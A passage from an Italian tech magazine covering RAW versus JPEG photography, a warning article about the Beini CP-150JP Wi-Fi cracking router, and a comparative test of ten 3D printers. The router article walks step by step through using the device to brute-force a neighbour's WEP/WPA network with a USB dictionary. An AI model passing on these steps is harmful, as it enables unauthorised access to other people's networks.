Ciò, per ovvi motivi. Un file RAW è un file "grezzo", ovvero privo di una qualsiasi rielaborazione digitale effettuata dalla fotocamera o da un qualsiasi software di grafica. Dunque, le informazioni riportate all'interno di un file RAW sono le medesime di quelle "captate" dal sensore della nostra fotocamera. Recuperare delle zone in ombra, così come schiarire delle alte luci sarà un gioco da ragazzi (anche se molto dipende dalla qualità della nostra macchina fotografica). Il nostro consiglio è dunque quello di scattare sempre nel formato RAW (proprio come fanno i fotografi professionisti o i fotoamatori più esigenti) e, magari, affiancare a questo anche il salvataggio in JPEG: molte fotocamere, se non tutte, permettono di salvare le fotografie in più formati contemporaneamente.

È la qualità a fare la differenza!

Scatti in RAW o in JPEG? Ecco cosa puoi (o non puoi) ottenere


ORIGINALE	RITOCCATA DAL RAW	RITOCCATA DAL JPEG


Attenti a quel router!


Si chiama Beini CP-150JP ed è il router preferito dai pirati: perché? In pochi clic permette anche ad uno sprovveduto di bucare qualsiasi rete senza fili!

A guardarlo sembra un semplice router. Uno di quelli senza pretese e che al massimo consentono di condividere la connessione a Internet con 1 o 2 PC. Eppure, dietro al suo aspetto da "pivello" si cela un lato oscuro...talmente oscuro da catturare l'attenzione dei pirati di tutto il mondo. Stiamo parlando del Beini CP-150JP un piccolo device equipaggiato con un'antenna esterna, una porta USB ed un display che ha una particolarità che lo rende abbastanza invitante agli occhi dei malintenzionati: è infatti in grado di bucare, in piena autonomia (o quasi), qualsiasi rete senza fili, indipendentemente se essa sia protetta da una chiave WEP o WPA. In effetti, il pezzo forte del Beini CP-150JP è il software che batte al suo interno, una mini distro GNU/Linux che integra ed automatizza tutti i tool necessari per il crack delle reti Wi-Fi. L'attacco, di tipo brute force, viene sferrato, come già detto, in piena autonomia, sfruttando un dizionario interno (già precaricato nella memoria flash del router). Qualora non fosse sufficiente, il pirata può comunque utilizzare il suo dizionario personale (il Web pullula di "password list" che contengono svariati GB di combinazioni alfanumeriche). Come? Semplicemente collegando una pendrive o un disco rigido esterno all'ingresso USB presente sul device. La semplicità d'uso di questo dispositivo è talmente disarmante da farci tremare: un pirata potrebbe essere già appostato nelle vicinanze di casa nostra e, magari, ha già violato la sicurezza della nostra rete Wi-Fi.

Non c'è password che tenga!

Il pirata seleziona il tipo di sicurezza della rete da bucare e inizia a sferrare il suo attacco

01 UN SEMPLICE MENU

Il pirata collega il Beini CP-150JP alla rete elettrica e attende qualche minuto affinché il boot venga completato. Al termine, appare un menu composto da quattro icone: il pirata si sposta sulla seconda utilizzando le frecce poste in basso a sinistra del display e conferma con **Invio**.

02 WEP O WPA?


Appare la schermata **AP TYPE:** è questo il primo passo che porta il pirata al crack della rete Wi-Fi bersaglio. Utilizzando sempre il pulsante che raffigura due frecce il pirata si sposta sul tipo di protezione applicata alla rete senza fili da bucare (ad esempio WPA). Conferma con **Invio**.

03 LA RETE BERSAGLIO


Inizia la scansione delle reti disponibili nei paraggi. L'antenna esterna è molto potente ed è in grado di ricevere il segnale di reti Wi-Fi distanti anche diverse centinaia di metri. Il pirata seleziona la rete bersaglio (nel caso in figura **Tux-Fi**) e conferma con **Invio**.


02 ATTACCO IN CORSO


Inizia il crack della rete Wi-Fi selezionata in precedenza dal pirata: a questo punto, il router incomincia ad inviare dei pacchetti all'hotspot da bucare. Se sulla rete bersaglio c'è un minimo di traffico Web, in pochi secondi l'attacco finale verrà sferrato.


Un attacco brutale!


L'attacco è di tipo brute force: con il giusto dizionario e con il Beini CP-150JP per il pirata scroccare Internet ai suoi vicini di casa è davvero un gioco da ragazzi

01 DIZIONARIO INTERNO...

Se l'invio dei pacchetti ha avuto un esito positivo, il router preferito dal pirata incomincia a tentare il login utilizzando delle password predefinite presenti nella sua memoria interna: un piccolo dizionario composto da un centinaio di parole di uso comune.

02 TUTTO IN UN MENU

Per ovvie ragioni, il più delle volte, le chiavi presenti nella memoria interna del Beini CP-150JP non sono sufficienti. Appare dunque una nuova schermata nella quale viene chiesto al pirata se utilizzare un disco USB collegato al device. Il pirata conferma con **Yes**.

03 LA CHIAVETTA "MAGICA"


A questo punto, il pirata tira fuori dal cassetto una pendrive nel quale è presente un buon dizionario (scaricato in precedenza dal Web) e la collega all'ingresso USB posto sul lato del router (proprio accanto all'interfaccia Ethernet e al connettore d'alimentazione).

04 FILE SELEZIONATO!

Sul display del Beini CP-150JP appare l'elenco dei file presenti all'interno della pendrive USB che il pirata ha appena collegato al device. Non gli resta dunque che selezionare il file dizionario (nel caso in figura **8gb.txt**) e confermare con premendo ancora una volta il tasto **Invio**.

05 RETE BUCATA!

Se la password viene scovata (potrebbero passare ore o, addirittura, settimane), sul display del router appare un nuovo menu: due icone. Con la prima, il pirata effettua una connessione definitiva con la rete Wi-Fi bersaglio. Ovviamente, decide di optare per questa scelta.

06 MISSIONE COMPIUTA

Viene attivato automaticamente un nuovo access point, nominato come **Beini**, privo di ogni protezione e grazie al quale il pirata navigherà da tutti i device che ha in casa (PC, smartphone, tablet, televisori, ecc.). Ciò, almeno fino a quando il vicino di casa non deciderà di cambiare password!

Stampanti 3D: il futuro è già qui!

Offrono infinite possibilità per creare di tutto direttamente in casa: un bicchiere, un componente introvabile e tanto altro ancora. Ma le stampanti 3D sono davvero tutte efficienti e semplici da usare?

In principio c'era la stampa 2D, quella che ognuno di noi utilizza tutt'ora e che ci permette di stampare testi e immagini su carta. Ma è giunto il tempo della sua evoluzione, la stampa 3D, che permette invece di creare modelli tridimensionali e reali proponendosi con forza come seria candidata a rivoluzionare il settore industriale: la vera novità introdotta dalla stampa 3D è la possibilità di creare componenti unici a costi vicini a quelli della produzione in serie, con il vantaggio però che gli oggetti possono essere duplicati fedelmente e illimitatamente partendo da progetti realizzati con un software di modellazione 3D. Dopo avere riscaldato un filamento di plastica, il materiale liquido, depositandosi in strati sottili attraverso un ugello della testina mobile del dispositivo, assumerà la forma desiderata. Fino ad oggi, le stampanti 3D sono state viste come dispositivi "alternativi", mentre ora un numero crescente di produttori si sta affacciando sul mercato. È il momento giusto per effettuare il primo test comparativo sulle stampanti 3D. Abbiamo deciso di testare 10 modelli, in una fascia di prezzo compresa tra i 599 e i 2.299 euro, incappando anche in sgradevoli sorprese.

FAI DA TE O PRONTA ALL'USO

Il mercato delle stampanti 3D è ancora in evoluzione e vi stanno scorrazzando molti produttori non ancora co-

nosciuti. Con alcuni modelli, il cliente, prima dell'acquisto, dovrà decidere se scegliere una stampante già pronta all'uso o un kit per costruirsela da solo. Dato che assemblare centinaia di particolari si rivela decisamente complicato, i nostri esperti ne hanno testato un solo modello, il **Fabbster G**, che viene venduto con kit di montaggio. Aprire l'imballo, infilare la spina nella presa e dare avvio alla stampa sono operazioni che numerose candidate al test non sono state in grado di eseguire correttamente. Il software in dotazione alla **Weistek** è difettoso (e su GNU/Linux funziona solo attraverso Wine), i filamenti di materiale della **German RepRap** sono fragilissimi, mentre invece la **Da Vinci**, contrariamente a quanto indicato dal produttore, richiede una complicata messa a punto.

E ORA COME STAMPO?

Chi desidera fare uso di una stampante 3D necessita di modelli tridimensionali, che potranno essere realizzati tramite un software speciale, mediante uno scanner o scaricati da Internet. Attraverso un collegamento USB, i dati per gli oggetti da creare verranno trasferiti alla stampante 3D. Tutti i produttori forniscono i relativi driver (quando necessari) e un apposito software (non sempre compatibile con GNU/Linux) o li mettono a disposizione via Web. Poiché numerose stampanti 3D producono un rumore infernale, 6 modelli offrono anche una seconda possibilità: chi memorizzerà il file di stampa su una scheda SD potrà avviare la lavorazione senza bisogno di ricorrere al PC e lasciare che il dispositivo cigoli in cantina o in garage. Il modello di **MakerBot** è in grado di ricevere le istruzioni anche in modalità wireless, attraverso la connessione WLAN. Come avviene con tutti i dispositivi privi di lettore di schede, il PC dovrà rimanere acceso per l'intero processo di stampa. Tutto ciò richiederà una spesa extra di corrente, dato che la stampa, a seconda delle dimensioni e della qualità degli oggetti, potrà durare alcuni minuti... ma anche 40 ore.

QUALI FILAMENTI DA USARE?

Prima di procedere alla stampa, l'utente potrà scegliere il filamento adeguato: solo con 7 modelli, tra le 10 candidate al test, non sarà obbligato a utilizzare il materiale sintetico prescritto dal produttore. Il filamento non dovrà però essere troppo fragile, come ad esempio l'Innofil (rivelatosi molto morbido). Nel corso del test il materiale impiegato con la **German RepRap** si è invece strappato durante la lavorazione e gli oggetti stampati sono risultati inutilizzabili. La stampante dovrà utilizzare il filamento anche in modo funzionale. La **Fabbster**, anziché lavorare con una bobina di filamento plastico da 1 Kg, ne utilizza solo dei listelli lunghi 25 centimetri, che l'utente avrà provveduto precedentemente a riunire in un caricatore, posizionandoli nella giusta direzione. La stampante provvederà a prelevare i listelli e, grazie a due ganci, il filamento assumerà la forma di una catenella. Questo sistema non si è però rivelato affidabile e si è verificata la rottura della catenella.

CHE COSA STAMPO OGGI?

Chi desiderasse stampare in 3D la propria immagine, oltre a un filo di plastica idoneo, necessiterà anche di un tempo considerevole. Nel corso del test è stato riscontrato che le stampanti sono in grado di produrre impeccabili stampe in 3D di oggetti ricchi di dettagli solo a una velocità molto bassa. Anche l'altezza degli "strati" di stampa influirà sulla qualità dell'oggetto: con strati di filamento dello spessore di 0,05 millimetri sarà possibile riprodurre personaggi miniaturizzati molto fedeli alla realtà, anche facendo risaltare rughe e capigliatura. Strati di filo con spessore di 0,20 millimetri hanno consentito la riproduzione di pochissimi particolari.

LA TEMPERATURA IDEALE

Oltre allo spessore dello strato, anche la consistenza del filo influisce sulla qualità dell'oggetto. Il riscaldamento della testina di stampa, il cosiddetto estrusore, deve portare il filamento a una temperatura che consenta alla stampante di lavorarlo a strati. Se la temperatura è troppo elevata il filamento si sfalderà, impedendo così la stampa di un oggetto in 3D. Nel caso in cui il filamento non si scaldi sufficientemente, il materiale plastico rimarrà troppo compatto per essere lavorato accuratamente.

UNA PIATTAFORMA DI QUALITÀ

Il cosiddetto piano di stampa dovrà presentare in ogni punto la stessa distanza dalla testina ed essere assolutamente liscio. Siccome poi le stampanti 3D producono forti oscillazioni, il piatto di stampa dovrà essere fissato perfettamente, così come avviene con la **Ultimaker 2** e la **Felix**. In caso contrario, si otterranno stampe di oggetti deformati. Questo problema si è verificato con la stampante **iRapid**, che per il fissaggio utilizza calamite anziché viti, provocando più volte la fuoriuscita del piatto dalla stampante. Questa anomalia è stata riscontrata anche sulla **Weistek**, dove le viti di fissaggio del piatto si sono allentate durante la stampa. Il filamento dovrà inoltre aderire saldamente al piatto, grazie a superfici speciali, come ad esempio i forami presenti sulla piattaforma di stampa della Weistek. Infatti, prima di iniziare a stampare l'oggetto, questo dispositivo provvede a creare uno strato di appoggio, il cosiddetto **strato Raft**, che verrà rimosso dopo la stampa. Nel corso del test, la rimozione degli oggetti dal piano di stampa è stata possibile solo con l'aiuto di un martello e di una spatola affilata, anche se spesso l'oggetto finito ha riportato delle rotture. Il risultato di questa operazione può essere migliorato utilizzando una lastra di vetro e riscaldando il piatto di stampa, così come avviene con la Ultimaker 2. Con questa stampante, l'oggetto è ri-

masto attaccato perfettamente ed è stato possibile rimuoverlo solo dopo il raffreddamento della lastra.

AFFIDABILITÀ E PRECISIONE

Una piattaforma per la stampa fissata perfettamente, la giusta temperatura e il filamento idoneo non si rivelano però sufficienti a garantire la creazione di oggetti perfetti. Nella stampa di oggetti di grandi dimensioni, i modelli di **Renkforce**, **Fabbster** e **iRapid** sono riusciti solo un volta a creare una stampa corretta, e in ben tre casi si sono verificati degli errori! Con il modello di **Da Vinci** una stampa su due era da cestinare. **Ultimaker 2**, vincitrice del test, è stata invece in grado di fornire stampe di oggetti particolareggiati con struttura molto fine e con elevata precisione. Anche il modello di **Felix**, piazzatosi degnamente al secondo posto, è riuscito a stampare oggetti in 3D di qualità molto elevata.

ATTENTI ALLA SCOSSA!

Con numerose candidate al test sono stati riscontrati problemi seri, non solo relativamente alla qualità di stampa, ma anche alla sicurezza. I modelli di **Neo**, **iRapid** e **Fabbster** hanno presentato infatti gravi difetti elettrici che, nel peggiore dei casi, potrebbero addirittura folgorare l'utente. La mancanza di sicurezza dei componenti meccanici dei modelli di **Renkforce** e **Fabbster** si è rivelata ancora più dannosa: il piatto di stampa motorizzato si muove avanti e indietro senza alcuna protezione e, nel caso in cui dovesse essere toccato, potrebbe asportare persino un dito. Riteniamo molto strano che il produttore Fabbster dichiari di fornire una tecnologia industriale di elevata qualità, dato che non potrebbe trovare alcun impiego in campo industriale. Tutti gli ispettorati del lavoro o le associazioni di categoria non autorizzerebbero infatti l'impiego del dispositivo.

CONCLUSIONI

Sistemi costruttivi pessimi, qualità di stampa scadente, seri difetti per la sicurezza: nella maggior parte delle candidate al test sono stati riscontrati gravissimi difetti. In questo test comparativo, comunque, solo la Ultimaker 2 si è rivelata convincente. Il suo prezzo di 2.299 euro la rende però piuttosto costosa, anche se i risultati qualitativi forniti sono stati elevati e il costo potrebbe essere quindi molto più che giustificato!

Oggetti in 3D: come crearli in casa

Dalla teoria alla pratica: ecco cosa serve per stampare il nostro primo oggetto

1 I SOFTWARE PER IL 3D

Su Internet è possibile trovare dozzine di programmi per creare oggetti: auto da corsa o personaggi miniaturizzati come Mario, eroe dei videogiochi. L'aspetto positivo è che numerosi programmi sono gratuiti, come **SketchUp** di Google, piuttosto facile da gestire che richiede però molto impegno da parte dell'utente per la creazione di oggetti in 3D (così come l'avvio tramite Wine). In ogni caso, è possibile affidarsi a qualsiasi software di modellazioen 3D disponibile su GNU/Linux.

2 SCANNER 3D

Viti, bulloni o personaggi miniaturizzati: la loro digitalizzazione, attraverso uno scanner 3D, si rivela molto più semplice che disegnare oggetti tramite un software specifico. Gli scanner 3D, come il **MakerBot Digitizer**, sono corredati anche di un piano rotante motorizzato. Due fotocamere catturano l'immagine dell'oggetto e trasferiscono i dati al PC, dove un software provvederà a elaborare quelli necessari per la stampa.

3 BANCHE DATI

Sul Web centinaia di banche dati, come la **Sei Grabcad** (*www.grabcad.com*), consentono di poter scaricare oggetti già creati. Tra questi possiamo trovare degli esemplari più o meno utili, anche gratuiti: modellini di auto o personaggi miniaturizzati. Anche chi è alla ricerca di componenti con misure precise potrà consultare questi veri e propri "cataloghi". È importante precisare che non tutti i modelli sono gratuiti.

OGGETTI PRONTI DA STAMPARE?

Dai un'occhiata su:
http://goo.gl/b5i2vW

	ULTIMAKER ULTIMAKER 2	FELIX ROBOTICS FELIX 3.0 DUAL EXTRUDER	PP3DP/TIERTIME UP! MINI
PREZZO	€ 2.299,00	€ 1.499,00	€ 999,00
Stampanti 3D	La Ultimaker non vanta soltanto una qualità costruttiva al top, ma offre i migliori risultati: le stampe hanno una qualità elevata, rivelando una riproduzione fedele dei particolari. La Ultimaker è un po' rumorosa e, nel processo di stampa, sprigiona un odore sgradevole.	La Felix offre due testine per la stampa ("estrusori") e consente di usarne una per stampare con il filamento e l'altra come materiale di supporto per oggetti sporgenti. Ottimo che il materiale di supporto possa essere rimosso solo con acqua calda.	La Up!Mini stampa velocemente e con buona qualità, ma senza riprodurre particolari fini e si è rivelata idonea solo per piccoli oggetti del volume max di 1,8 litri. Ottimo, che la struttura chiusa del dispositivo riesca a smorzare la rumorosità e l'odore sprigionato.
Prova di stampa	Il cuscinetto a rulli, stampato con la Ultimaker, presenta una superficie estremamente liscia, tutti i sette ingranaggi ruotano agevolmente.	Anche la Felix è stata in grado di stampare il cuscinetto a rulli in modo preciso, ma la rotazione degli ingranaggi è un po' complicata.	Anche la Up! Mini ha fornito un cuscinetto di buona qualità, ma i sette ingranaggi hanno presentato un gioco un po' scarso.
Quali oggetti è possibile stampare?			
Dimensioni max. dell'oggetto da stampare (altezza x larghezza x profondità; dimensioni max. dell'oggetto stampabile; 10 tentativi max)	grandi (20,5 cm x 21 cm x 20,5 cm)	molto grandi (22,5 cm x 25,5 cm x 20,5 cm)	molto piccole (12,5 cm x 12 cm x 12 cm)
Tipi materiale sintetico utilizzabili / varianti / materiali diversi usabili contemporaneamente	ABS, PLA, PLA flessibile, poliammide, laywood, laybrick, altri / tante (usa filamento stand.) / 1	ABS, PLA, PLA flessibile, poliammide, laywood, laybrick, altri / tante (usa filamento stand.) / 2	ABS, PLA / numerose (utilizza filamento standard) / 1
Utilizzo di materiale di supporto solubile / fisso, per particolari sporgenti	no / si	si (PVA) / si	no / si
Qualità e velocità di stampa			
Qualità stampe prova (giudizio del tester): artistica / geometrica / stampe complesse	elevata / elevata / elevata	elevata / un po' bassa / bassa	elevata / un po' bassa / elevata
Rispetto delle misure delle stampe di prova (warping / fori / lunghezza / larghezza / altezza); scostamento in centesimi di millimetro	elevato (7 / 25 / 25 / 6 / 4)	elevato (14 / 16 / 59 / 20 / 19)	un po' scarso (121 / 74 / 18 / 30 / 47)
Solidità degli oggetti stampati	molto elevata (> 200 N nella prova d'incurvatura)	molto elevata (> 200 N nella prova d'incurvatura)	molto elevata (> 200 N nella prova d'incurvatura)
Durata della stampa con qualità elevata (22 x 19 x 19 mm) / spessore stratificazione	45 minuti / 60 micrometri	63 minuti / 100 micrometri	27 minuti / 200 micrometri
Spessore minimo stampabile degli strati	20 micrometri	50 micrometri	200 micrometri
Rumorosità e consumo energetico			
Rumorosità in fase di stampa	elevata (10,6 Sone)	un po' elevata (8,4 Sone)	un po' elevata (6,6 Sone)
Odore in fase di stampa (giudizio del tester)	percepibile in modo marcato	appena percepibile	appena percepibile
Costi del materiale	molto economici (da 20,00 Euro al Kg.)	molto economici (da 20,00 Euro al Kg.)	molto economici (da 21,00 Euro al Kg.)
Qualità dispositivo e software			
Possibilità di configurazione durante la stampa	estese	estese	molto limitate
Funzioni del programma di stampa	molto estese	molto estese	estese
Possibilità di connessione / la stampante può funzionare senza PC?	USB, scheda SD / si	USB, scheda SD / si	solo tramite USB / no
Facilità d"uso del dispositivo / Illuminazione dell'area di stampa	un po' scarsa / ottima	ottima / manca illuminazione	scadente / manca illuminazione
Accessori in dotazione	numerosissimi	un po' pochi	numerosi
Gestione stampante e programmi			
Istruzioni cartacee / funzioni d'aiuto	in inglese / solo via Internet e in inglese	non disponibili / solo via Internet e in inglese	molto scarse / mancano funzioni d'aiuto
Gestione del programma	completa, in lingua inglese	non sempre chiara e intuitiva	parzialmente in lingua inglese
Utilizzo del programma (giudizio del tester)	semplice	un po' complicato	complicato
Prima messa in servizio / Utilizzo e gestione (giudizio personale del tester)	Montaggio semplice, preparazione del filamento e messa a punto; installazione semplice del software; durata: 25 minuti / semplice	Montaggio un po' complicato; installazione semplicissima del software; durata: 60 minuti / semplice	Montaggio abbastanza semplice; installazione complicata per driver e software; durata: 50 minuti / complicato
Fasi per la stampa di un oggetto / sostituzione del filamento	7 fasi (3,5 minuti) / facile	6 fasi (3,25 minuti) / facile	5 fasi (2,5 minuti) / facile
RISULTATO DEL TEST			

CONRAD RENKFORCE RF 1000	**XYZ PRINTING** DA VINCI 1.0	**MAKERBOT** REPLICATOR MINI	**WEISTEK** IDEAWERK WT150
€ 2.059,00	**€ 669,00**	**€ 1.599,00**	**€ 599,00**
Due dei numerosi problemi riscontrati sono stati: il filamento tende a polverizzarsi nei rulli di guida - la messa a punto preimpostata è di poca utilità. Dopo avere trovato una soluzione per questi problemi, la Renkforce ha fornito stampe di buona qualità.	Si stenta a crederlo, ma la "da Vinci" viene fornita con una confezione di attaccatutto Uhu, che l'utente dovrà applicare sul piatto di stampa affinché il filamento possa aderirvi. Altra complicazione: deve essere usato solo il filamento prescritto dal produttore.	La Replicator Mini costa quasi 1.600 euro e può riprodurre oggetti solo con dimensioni massime pari a 12 x 9 x 9 centimetri. Inoltre dovrà essere usato solo il costosissimo filamento di Makerbot. La qualità di stampa è ok, ma velocità e rumorosità sono elevate.	E' stato possibile rimuovere le stampe dal piatto della Weistek solo con un martello ed una spatola affilata. Spesso è stato necessario scartare le stampe imperfette, poiché le viti del piatto si erano allentate.
Quando il dispositivo è ben calibrato, la qualità di stampa è buona. La Renkforce ha fornito un cuscinetto funzionante e preciso.	Il cuscinetto creato con la da Vinci ha presentato imperfezioni, che hanno impedito il movimento di tutti i sette ingranaggi.	Il cuscinetto stampato non ha funzionato bene, ruotando con difficoltà. Gli ingranaggi hanno presentato un gioco eccessivo.	Il cuscinetto ha funzionato bene, ma è stata riscontrata lo stesso un'imperfezione. Gli ingranaggi hanno un gioco eccessivo.
grandi (20 cm x 22,5 cm x 21 cm)	grandi (20 cm x 20 cm x 19 cm)	molto ridotte (12 cm x 9 cm x 9 cm)	molto ridotte (13 cm x 13 cm x 11 cm)
ABS, PLA, poliammide, laywood, laybrick, altri / numerose (usa filamento stand.) / 1	ABS / poche (12) / 1	PLA, PLA flessibile / molto numerose (30) / 1	PLA / molto numerose (utilizza filamento standard) / 1
no / si	no / si	no / si	no / si
elevata / bassa / elevata	molto bassa / molto bassa / molto bassa	molto bassa / un po' bassa / un po' bassa	un po' bassa / bassa / un po' bassa
elevato (26 / 58 / 21 / 23 / 11)	elevato (20 / 20 / 63 / 28 / 55)	un po' scarso (54 / 17 / 80 / 34 / 15)	elevato (26 / 79 / 6 / 41 / 12)
molto elevata (> 200 N per la prova d'incurvatura)	molto elevata (>200 N per la prova d'incurvatura)	molto elevata (> 200 N per la prova d'incurvatura)	molto elevata (> 200 N per la prova d'incurvatura)
40 minuti / 100 micrometri	40 minuti / 100 micrometri	42 minuti / 200 micrometri	31 minuti / 200 micrometri
50 micrometri	100 micrometri	200 micrometri	180 micrometri
elevata (10,3 Sone)	un po' elevata (8,2 Sone)	elevata e fastidiosa (17,2 Sone)	elevata (11,7 Sone)
percepibile in modo marcato	sgradevole	minimo	minimo
molto convenienti (da 20,00 Euro al Kg.)	elevati (a partire da 58,33 Euro al Kg.)	molto elevati (a partire da 67,64 Euro al Kg.)	molto economici (da 20,00 Euro al Kg.)
molto estese	scarse	molto scarse	insufficienti
molto estese	un po' scarse	estese	molto estese
USB, scheda SD / si	solo a mezzo USB / no	USB, WLAN / no	USB, scheda SD / si
